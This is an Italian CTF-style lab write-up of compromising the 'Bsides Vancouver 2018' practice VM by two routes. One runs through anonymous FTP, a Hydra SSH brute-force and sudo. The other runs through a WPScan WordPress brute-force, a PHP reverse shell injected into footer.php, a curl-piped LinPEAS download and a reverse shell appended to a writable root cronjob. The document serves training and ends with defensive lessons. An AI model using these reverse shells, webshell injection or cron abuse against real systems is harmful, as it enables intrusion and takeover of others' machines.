

Report BlackBox - Bsides Vancouver 2018

1. Configurazione iniziale della rete

Per consentire la comunicazione tra la macchina attaccante (Kali Linux) e la macchina target, abbiamo modificato le impostazioni delle schede di rete su VirtualBox, impostandole entrambe su modalità bridge. Questa configurazione ci ha permesso di posizionarle sulla stessa rete locale, mantenendo al tempo stesso l'accesso a Internet per eventuali aggiornamenti o strumenti aggiuntivi.

2. Scoperta dell'IP della macchina target

Una volta avviata la macchina Kali, abbiamo eseguito una fase di network discovery per identificare l'indirizzo IP della macchina target. I comandi utilizzati sono stati:

- `arp-scan -l` – per analizzare tutti gli host nella rete locale
- `sudo nmap -sn <subnet>` – per effettuare uno scan ping e identificare dispositivi attivi

3. Scansione delle porte

Identificato l'indirizzo IP della macchina target, abbiamo lanciato una scansione delle porte con il comando `sudo nmap -sS -sV <target_ip>`.

Le porte risultate aperte sono le seguenti:

- **FTP** (porta 21)
- **SSH** (porta 22)
- **HTTP** (porta 80)

```
[kali㉿kali]:~] nmap -sS -sV 192.168.1.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 10:43 CEST
Nmap scan report for 192.168.1.8
Host is up (0.0062s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  Ftp     vsftpd 2.3.5
22/tcp    open  ssh     OpenSSH 5.9p1 Debian Subuntu.1.0 (Ubuntu; protocol 2.0)
|_ssh-hostkey:
|   02a8:85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:a1 (DSA)
|   204d cf:aa:04:e1:7b:a3:c2:d0:d1:a7:7d:b3:30:0:0:a0:9d (RSA)
|_ 256 97:e5:28:87:a3:2d:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http   Apache httpd 2.2.22 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_backup.wordpress
|_http-title: Site hasn't have a title (text/html).
|_http-server-header: Apache/2.2.22 ((Ubuntu))
Mac Address: 08:00:27:CF:94:3A (Pcs Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  6.21 ms  192.168.1.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.42 seconds
```

4. Analisi del servizio FTP e HTTP

Analizzando l'output di **nmap**, abbiamo ottenuto due informazioni rilevanti:

- Il servizio FTP **permette login anonymous**
- Sulla porta HTTP è in esecuzione **WordPress**

Decidiamo di iniziare dal vettore FTP, che ci appare immediatamente accessibile.

```
End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxr-xr-x    2 65534   65534        4096 Mar 03  2018 public
```

5. Accesso anonimo via FTP

Effettuiamo il login al servizio FTP con credenziali anonymous:

```
[root@kali] ~$ ftp anonymous@192.168.1.8
Connected to 192.168.1.8.
220 (vsFTPd 2.3.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53534||).
150 Here comes the directory listing.
drwxr-xr-x    2 65534   65534        4096 Mar  3  2018 public
226 Directory send OK.
ftp> [REDACTED]
```

Navigando nella directory `public/`, troviamo un file contenente una **lista di nomi**, che scarichiamo sulla macchina locale con il comando `get <filename>`.

```
ftp> cd public
258 Directory successfully changed.
ftp>
229 Entering Extended Passive Mode (|||165453||).
150 Here comes the directory listing.
drwxr-xr-x    0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||51399||).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31          0.03 KiB/s      --:-- ETA
226 Transfer complete.
31 bytes received in 00:00 (0.03 KiB/s)
ftp> [REDACTED]
```

6. Tentativi di login via SSH

Utilizziamo i nomi presenti nel file scaricato per provare ad accedere via SSH. Notiamo che solo il nome utente **anne** restituisce il prompt per l'inserimento della password, segnale che l'utente esiste sul sistema.

```
(kali㉿kali)-[~]
$ ssh john@192.168.1.8
john@192.168.1.8: Permission denied (publickey).

(kali㉿kali)-[~]
$ ssh abatchy@192.168.1.8
abatchy@192.168.1.8: Permission denied (publickey).

(kali㉿kali)-[~]
$ ssh anne@192.168.1.8
anne@192.168.1.8's password: █
```

7. Attacco brute-force con Hydra

Eseguiamo un attacco a forza bruta per ottenere la password dell'utente **anne** tramite lo strumento **Hydra**:

```
[kali㉿kali:~] $ hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.8 -t 4 -vV -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 11:11:52
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (1:l:p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.8:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://anne@192.168.1.8:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.8:22
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "123456" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "123456789" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.8 - login "anne" - pass "rockyou" - 8 of 14344399 [child 2] (0/0)
[22][ssh] host: 192.168.1.8 login: anne password: princess
[STATUS] attack finished for 192.168.1.8 (waiting for children to complete tests)
^C[ERROR] Received signal 2, going down ...


```

Una volta trovata la password corretta, effettuiamo il login via SSH con successo. A questo punto, siamo dentro la macchina con privilegi utente.

8. Privilege Escalation e cattura della flag

All'interno della macchina, eseguiamo:

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
```

Notiamo che l'utente anne può eseguire alcuni comandi come superutente. Con:

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#
```

otteniamo l'accesso come root.

Infine, effettuiamo una ricerca per trovare la flag:

```
root@bsides2018:/home/anne# find / -type f -name "f*.txt" 2>/dev/null
/root/flag.txt
/usr/share/opencc/from_tw_variants.txt
/usr/share/opencc/from_tw_phrases.txt
/usr/share/doc/openssl/fingerprints.txt
/usr/share/checkbox/jobs/firewire.txt
/usr/share/checkbox/jobs/floppy.txt
/usr/share/checkbox/jobs/fingerprint.txt
/usr/share/pyshared/zope/interface/tests/foodforthought.txt
```

Una volta localizzata, la leggiamo con `cat` e completiamo la macchina.

```
root@bsides2018:/# find / -type f -name "f*.txt" 2>/dev/null
/root/flag.txt
/usr/share/opencc/from_tw_variants.txt
/usr/share/opencc/from_tw_phrases.txt
/usr/share/doc/openssl/fingerprints.txt
/usr/share/checkbox/jobs/firewire.txt
/usr/share/checkbox/jobs/floppy.txt
/usr/share/checkbox/jobs/fingerprint.txt
/usr/share/pyshared/zope/interface/tests/foodforthought.txt
root@bsides2018:/# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Report Alternativo - Bsides Vancouver 2018 (Metodo Web Exploitation)

1. Scansione iniziale

Dopo aver eseguito una scansione `nmap` sull'indirizzo IP target, abbiamo rilevato tra i servizi attivi anche un server HTTP sulla porta 80. Decidiamo di concentrare l'attacco su questo vettore, trascurando momentaneamente FTP e SSH.

```
80/tcp open  http  Apache httpd 2.2.22 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_/backup.wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
```

2. Scansione delle directory (enumerazione)


Visitando la pagina principale via browser, non troviamo nulla di utile a occhio nudo. Procediamo quindi con l'enumerazione delle risorse nascoste utilizzando **Gobuster**:

Tra i risultati, individuiamo il file `robots.txt`, che contiene il riferimento a una cartella chiamata **`backup_wordpress`**.

3. Accesso a WordPress

Raggiungiamo `http://<target_ip>/backup_wordpress/` e scopriamo un'istanza WordPress attiva. Dalla homepage notiamo la presenza di post pubblicati da due utenti: **john** e **admin**.

Il nome **john** ci risulta familiare, essendo già apparso nel file scaricato in precedenza via FTP. Decidiamo quindi di concentrarci su questo utente per tentare un accesso al pannello di amministrazione.



4. Attacco brute-force su WordPress

Utilizziamo WPScan per eseguire un attacco a forza bruta sul form di login, utilizzando una wordlist di password comuni:




```
(kali㉿kali)-[~] $ wpscan --url http://192.168.1.8/backup_wordpress --username john --passwords /usr/share/wordlists/rockyou.txt
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a Free API token with 25 daily requests by registering at https://wpscan.com/register

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @_ethicalhack3r, @_erwan_lr, @firefart

[+] URL: http://192.168.1.8/backup_wordpress/ [192.168.1.8]
[+] Started: Sun May 11 11:37:41 2025
```

Troviamo una password valida e riusciamo ad accedere alla dashboard di WordPress con i privilegi dell'utente **john**.



```
[+] Performing password attack on XMLRPC against 1 user/s
[SUCCESS] - john / enigma
Trying John / enigma Time: 00:02:59 <
[!] Valid Combinations Found:
| Username: john, Password: enigma
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a Free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Sun May 11 11:40:43 2025
[*] Requests Done: 2655
[-] Cached Requests: 38
[*] Data Sent: 1.381 MB
[*] Data Received: 1.380 MB
[*] Memory Used: 300.531 MB
[*] Elapsed time: 00:03:02
```

5. Upload di una web shell

Dalla dashboard modifichiamo il footer del tema attivo, inserendo una reverse shell scritta in PHP. Nel frattempo apriamo un listener sulla nostra macchina:

```
Twenty Sixteen: Theme Footer (footer.php)
```

```
<?php
/*
 * The template for displaying the footer
 *
 * Contains the closing of the #content div and all content after
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.9/1234 0>&1'");
?>
```

Visitando la pagina modificata, otteniamo **accesso remoto** come utente **www-data**.

```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 57959
```

6. Privilege Escalation

Per effettuare l'escalation, iniziamo con il trasferimento del tool LinPEAS sulla macchina target. Usiamo un server HTTP locale:

```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.8 - - [11/May/2025 22:14:46] "GET /linpeas.sh HTTP/1.1" 200 -
```

E dalla shell sulla macchina target:

```
(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 57959
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$ curl 192.168.1.9/linpeas.sh | sh
<w/backup_wordpress$ curl 192.168.1.9/linpeas.sh | sh
% Total    % Received % Xferd  Average Speed   Time     Time     Current
          Dload  Upload   Total   Spent    Left  Speed
  0      0     0      0       0      0      0 --:--:-- --:--:-- --:--:--   0
```



Analizzando l'output, scopriamo che:

- Il file `wp-config.php` contiene credenziali MySQL non riutilizzabili
- È presente un cronjob che esegue `/usr/local/bin/cleanup` ogni minuto
- Lo script ha permessi scrivibili dall'utente attuale

```
www-data@bsides2018:/var/www/backup_wordpress$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *      * * *    root    /usr/local/bin/cleanup
#
```

```
www-data@bsides2018:/var/www/backup_wordpress$ ls -l /usr/local/bin/cleanup
ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3 2018 /usr/local/bin/cleanup
www-data@bsides2018:/var/www/backup_wordpress$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!
```

7. Abuso del cronjob per root shell

Modifichiamo lo script `/usr/local/bin/cleanup` inserendo una reverse shell:

```
www-data@bsides2018:/var/www/backup_wordpress$ echo -e "php -r '\$sock=fsockopen(\"192.168.1.9\",4444);exec(\"/bin/sh -i <&3 >&3 2>&3\");'" >>/usr/local/bin/cleanup
www-data@bsides2018:/var/www/backup_wordpress$
```

Avviamo un listener su porta 4444:

Nel giro di un minuto, lo script viene eseguito automaticamente dal sistema, e otteniamo una **reverse shell come utente root**.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 53173
/bin/sh: 0: can't access tty; job control turned off
```

8. Cattura della flag

Prima di leggere la flag, miglioriamo la nostra shell con un terminale interattivo:

```
# python -c 'import pty; pty.spawn("/bin/bash")'  
root@bsides2018:~# ls  
flag.txt  
root@bsides2018:~# █
```

Infine, eseguiamo la ricerca e cattura della flag:

```
Congratulations!  
  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
  
@abatchy17
```

Conclusioni

L'analisi e la compromissione della macchina *Bsides Vancouver 2018* ha permesso di esplorare due vettori d'attacco completamente diversi, ma ugualmente efficaci. Da un lato, l'approccio classico e lineare tramite servizi di rete come FTP e SSH, che ha richiesto tecniche di enumerazione utente, brute-force e privilege escalation tramite comandi sudo. Dall'altro, un attacco più sofisticato, orientato al mondo web, basato su WordPress: dalla scoperta di risorse nascoste all'ottenimento di una shell remota tramite codice PHP malevolo, fino all'abuso di cronjob scrivibili per ottenere l'accesso root.

Questo laboratorio ha offerto una panoramica concreta di come vulnerabilità semplici ma concatenate (servizi configurati male, mancanza di restrizioni nei permessi, esposizione di cartelle di backup) possano compromettere un sistema completo.

In particolare, è stata rafforzata la padronanza su:

- Tecniche di reconnaissance e scansione attiva (Nmap, arp-scan, gobuster)
- Enumerazione e brute-force (Hydra, WPScan)
- Accesso remoto e WebShells
- Privilege escalation tramite analisi di file sensibili, configurazioni deboli e cronjob

In un contesto reale, un'attaccante avrebbe potuto ottenere accesso persistente e completo al sistema con entrambe le tecniche. Questo sottolinea l'importanza cruciale di una difesa multilivello, che parta dalla configurazione sicura dei servizi fino al principio del minimo privilegio e al controllo dei processi automatizzati.

La macchina si è rivelata una simulazione efficace, adatta sia per testare capacità tecniche sia per affinare il ragionamento logico necessario in un reale processo di penetration testing.